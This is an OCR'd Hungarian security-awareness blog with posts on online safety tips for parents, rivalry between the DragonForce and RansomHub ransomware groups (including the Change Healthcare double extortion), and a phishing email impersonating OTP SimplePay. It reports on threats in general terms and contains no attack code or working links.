- Appok/beállítások: Rendszeresen ellenőrizzük az alkalmazások engedélyeit és a közösségi média adatvédelmi beállításait. Az appokat lehetőleg mindig a biztonságosabb hivatalos alkalmazás boltból, piactérről töltsük le.

- Frissítés/mentés: Tartsuk naprakészen az eszközeink szoftvereit és operációs rendszerét, készítsünk időnként biztonsági mentést külső adathordozóra.

- Védelmi szoftver: Ez ma már nélkülözhetetlen, minden eszközünkön használjunk megbízható gyártótól vásárolt védelmi szoftvert, ami kiszűri a kártevőket, fertőzött weboldalakat, gyanús linkeket, adathalász kísérleteket.

- Józan ész: A szoftveres védelem mellett a józan eszünket is használjuk! Gondolkodjunk, mielőtt kattintanánk, sose engedjünk a sürgetésnek. Ha kell, keressünk rá a neten a gyanús üzenetekre, így is leleplezhetjük a csalási kísérleteket.

- Wi biztonság: Védjük a routerünket erős jelszóval, és rendszeresen frissítsük. Egy fertőzött eszköz az egész hálózatot sebezhetővé teheti. A mai modern útválasztókat telefon app segítségével gyerekjáték frissíteni.

A digitális világban való eligazodás mára ugyanolyan alapkészséggé vált, mint az olvasni és számolni tudás. Folyamatos tanulásra és éberségre van szükség, nemcsak a gyerekek, hanem a szülők részéről is. A digitális biztonság nem tanévhez kötött, egész évben szükség van rá, **nyáron se hanyagoljuk el tehát!**

Szólj hozzá!
Címkék: online nyár szünet tippek vakáció gyermekek tudatosság szülők kockázat

Ajánlott bejegyzések:

Hurrá, nyaralunk...

Drágán add a váltságdíjat!

Csak doxing és más semmi

[Legyen már vége a banki csalásoknak]

[Nem középiskolás fokon...]

[Nem középiskolás fokon...]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Riválisok

2025. július 15. 14:49 - Csizmazia Darab István [Rambo]


Zsarolóvírus áldozatnak lenni nem jó, ezzel nem mondunk nagy igazságot. A kezdeti 2013-as megjelenés óta ezen a területen is nagy változások és evolúció fordulatok következtek be: erős egyedi titkosítás, egyre gyorsabban lefutó kártékony kód, backup és shadowcopy másolatok célzott törlése, affiliate partnerek bevonása, időnként 100% adatvesztést okozó programhibás kártékony kódok, aztán doxing vagyis adatlopással egybekötött ransomware, jött a RaaS azaz szolgáltásként kínált ransomware, **és a legfrissebb eseményeket látva sem fogunk unatkozni.**

Arra már láttunk példát, hogy **ahol nem erősítették meg a védelmet, csak simán zettek a zsarolóknak, ott rövid idő múlva egy rejtett backdoornak köszönhetően újrafertőzték a rendszert a bűnözők** - ez történt 2016-ban az osztrák Alpokban található, 4 csillagos Seehotel Jägerwirt hotellel.

Összesen három alkalommal fertőzték újra a rendszert hasonló módon, és csak ezután döntött a szálloda teljes informatikai rendszerfrissítés, illetve a korábbi elektronikus kártya helyett a mechanikus zárak visszaállítása mellett.


Olyan eset is volt, és ezzel már rá is kanyarodunk lassan a mai témánkra, ahol **összeveszett a külsős partnercsapat a ransomware csoport vezetőivel, és emiatt a már zető áldozatot újabb zetésre szólította fel egy újabb zsaroló szereplő.** [Eredetileg az ALPHV/BlackCat bűnözői kör egy alvállalkozói csoportja megtámadta 2024. márciusában a Change Healthcare kórházi rendszereit](), **sikeresen zsákmányolt 6 TB bizalmas adatot 22 millió dollárt, ám ransomware vezetőség einstandolta tőlük a pénzt, emiatt a hoppon maradt külsősök áprilisban a RansomHub nevében újabb követeléssel fordultak az egészségügyi intézményhez, immár másodszor.**

Azonban sem a Change Healthcare, sem a UnitedHealth Group, [sem független biztonsági források nem erősítették meg, hogy a cég ténylegesen fizetett volna a RansomHub-nak, és az összeg nagysága is ismeretlen]().




Tehát a probléma a dupla zsarolás, ahol se arra nincs garancia, hogy az adatokat ténylegesen visszaszerzik, sem pedig arra, hogy a lopott adatokat megsemmisítik és/vagy nem teszik közzé, nem adják el harmadik félnek, nem akarnak újra pénzt kérni érte.

És itt jön a képbe a friss hír, miszerint **2025. júliusában két nagy, elsősorban ukrán, brit és európai cégeket támadó rivális zsarolóvírus csoport, a nagyrészt orosz anyanyelvű kiberbűnözőkből álló csoport DragonForce csoport és a gyaníthatóan szintén orosz RansomHub között robbant ki kon iktus**Az ellenségeskedés egyik alapja, hogy egymástól próbáltak külsős partnereket elszipkázni, de a huzavona közben további csapásokat is mértek a riválisra.



A kiélezett, területszerző adok-kapok közben [lelőtték egymás darkwebes leak oldalát, amit válaszul szintén hasonló kaliberű válaszcsapások követtek](). **És ezen közben - sokszor megint csak a rivalizálás miatt - többször is előfordult, hogy ugyanazokat a cégeket, áldozatokat célozta meg mindkét bűnszervezet, egymástól függetlenül. Ez pedig rossz hír volt a vállalatoknak, hiszen ezzel többszörösen is megzsarolhatták őket.**

Az ilyen [konfliktusok felborítják az alvilág hallgatólagos korábbi egyensúlyát, erőviszonyait](), és ezzel pedig sajnos **drámai módon nőhet a jövőben a duplikált zsarolások mértéke, ahol rossz esetben az áldozatok duplán is zethetnek.**



Nem esett még szó az úgynevezett túsztárgyalókról, akik pro n képesek levezényelni egy váltságdíj alkut, ám a sötét oldal gyakran tiltja ezt, illetve ha rájön erre, akkor nem hajlandó engedményeket adni. Illetve ezen események farvízén **felbukkantak olyan bűnözői csoportok is, akik maguk ugyan nem foglalkoznak zsarolóvírus készítéssel, terjesztéssel vagy bérbeadással, ám vagy blöffként, vagy valamilyen máshonnan kiszivárgott bizalmas adatok birtokában bepróbálkoznak a bajba került cégnél, hogy pénzhez jussanak.**


Vagyis a káosz egyre nő, ami növeli a bizonytalanságot, miközben becslések szerint az egyre növekvő ransomware piac a 2025-ös évben globálisan már elérheti a 57 milliárd dolláros károsszeget.

Szólj hozzá!
Címkék: orosz csoport zsarolás banda dupla bűnbanda váltságdíj dragonforce többszörös ransomware zsarolóvírus ransomhub

Ajánlott bejegyzések:

Újabb rombolás brit kórházakban

Az ördög ügyvédje



Van rosszabb a hamis iskolai bombariadónál

A postás néha kétszer csenget

100 millió ember egészségügyi adata hoppszi

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok


Nicsak, ki észlel szokatlan tevékenységet?

2025. július 17. 13:37 - Csizmazia Darab István [Rambo]

A jó hír, hogy a csomagküldős SMS átveréseket, a hamis Netflix és egyéb e-mailben érkező közüzeminek látszó számlákat, vagy az álbanki telefonhívásokat lassan mindenki megtanulja kezelni. A rossz hír, hogy ezeken felül is bőven jöhet mindenféle egyéb megtévesztés, és jön is.


Pár poszttal korábban szerepelt például a Pcloud felhőtárhely szolgáltató, amelynek a nevében érkezett üzenet. Ebben azt írják, hogy **állítólag új bejelentkezési kísérletet észleltek a tárhely fiókunkba (már ha tényleg van ilyenünk), és most azt javasolják, hogy ellenőrizzük le ezt hogyan máshogy, mint a kedvesen mellékelt link segítségével.**

A feladó címe még olvasószemüvegen át sem hasonlít a hivatalos szolgáltatóéra, ahogy a mellékelt URL címe sem.



Ugyancsak gyakori trükkje a támadóknak **valamilyen Microsoft szolgáltatást célba venni, és annak nevében próbálkozni a valamilyen hasonmás csali weboldallal.**


Ilyen adathalász kísérleteknél sokszor megjelenik például az Office 365, és érdemes itt azt is felidézni, hogy egy korábbi felmérés azt mutatta, [még a kétfaktoros autentikációt sem kapcsolja be az Office 365 felhasználók óriási többsége, 78 százaléka](#).



És akkor ugorjunk a mai friss esetünkre, amely magyarul beszél, igaz sírva nem vigad. **Az OTP SimplePay Biztonsági Csapat nevében érkezik, igaz a**


szavahihetőséget némiképp csorbítja, hogy a feladója s1mp1e KUKAC 1nga PONT com. A küldők nem szívbajosak, ugyanis a levél pár mondattak későbbi kitétele vicces módon ezt szeretné tőlünk: *"Kérjük, adja hozzá címünket a biztonságos feladók listájához, hogy a jövőben is megkapja fontos értesítéseinket."*

Hát persze, ezer százalék, hogy így teszünk, ja nem. Azt már tényleg csak a teljes kép kedvéért tesszük hozzá, hogy **a címzett e-mailhez egyáltalán nem is tartozik Simple fiók, és az e-mail trace szerint Washingtonból írtak nekünk.**



Most már jöhet a levélszöveg maga. *"Észleltünk szokatlan tevékenységet az Ön SimplePay fiókjában. Ez egy automatikus biztonsági értesítés."* - szólít meg bennünket az üzenet, és **saját adataink ellenőrzésére kér bennünket.**

A *"Fiók adatok ellenőrzése most"* gombra kattintva jöhetne a belépés az adathalász weblapon, ám ezt a lépést már hiába próbálgattuk, lekéstük, már csak semleges oldalakra (IGN, Hianime, stb.) irányított át, és ezen még a User-Agent Switcher-rel való barkácsolás sem segített.



Összegezve bárhonnan és akárhonnan jöhet átverés, bármilyen online vagy offline szolgáltató nevében jelentkezhetnek, a magyar nyelv szinte sima ügy, **maga az ürügy pedig lehet szokatlan tevékenység észlelése, állítólagosan be nem fizetett számla, frissen megváltozott felhasználási feltételek, vonzó nyereményjáték, hamarosan lejáró akció, vagy eddig gyűjtött pontjaink lejáró határideje.**

Ha ehhez hozzávesszük, hogy **2025-ben a világon küldött összes email közel 47%-a minősül spamnek (kéretlen reklám, promóció, levélszemét stb.), akkor ez azt jelenti, hogy naponta több mint 160 milliárd kéretlen üzenet indul útjára világszerte.**

Szólj hozzá!
Címkék: spam magyar átverés otp adathalászat simple simplepay

Ajánlott bejegyzések:

Utolsó emlékeztető a fiók felfüggesztése előtt

Ment a hűtlen hamis linkkel

MBH-fiókjának jelszava 24 órán belül lejár

Üdvözöl a bölcs csapat

Leveringa függesztés csomag részére

Leveringa függesztés csomag részére

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

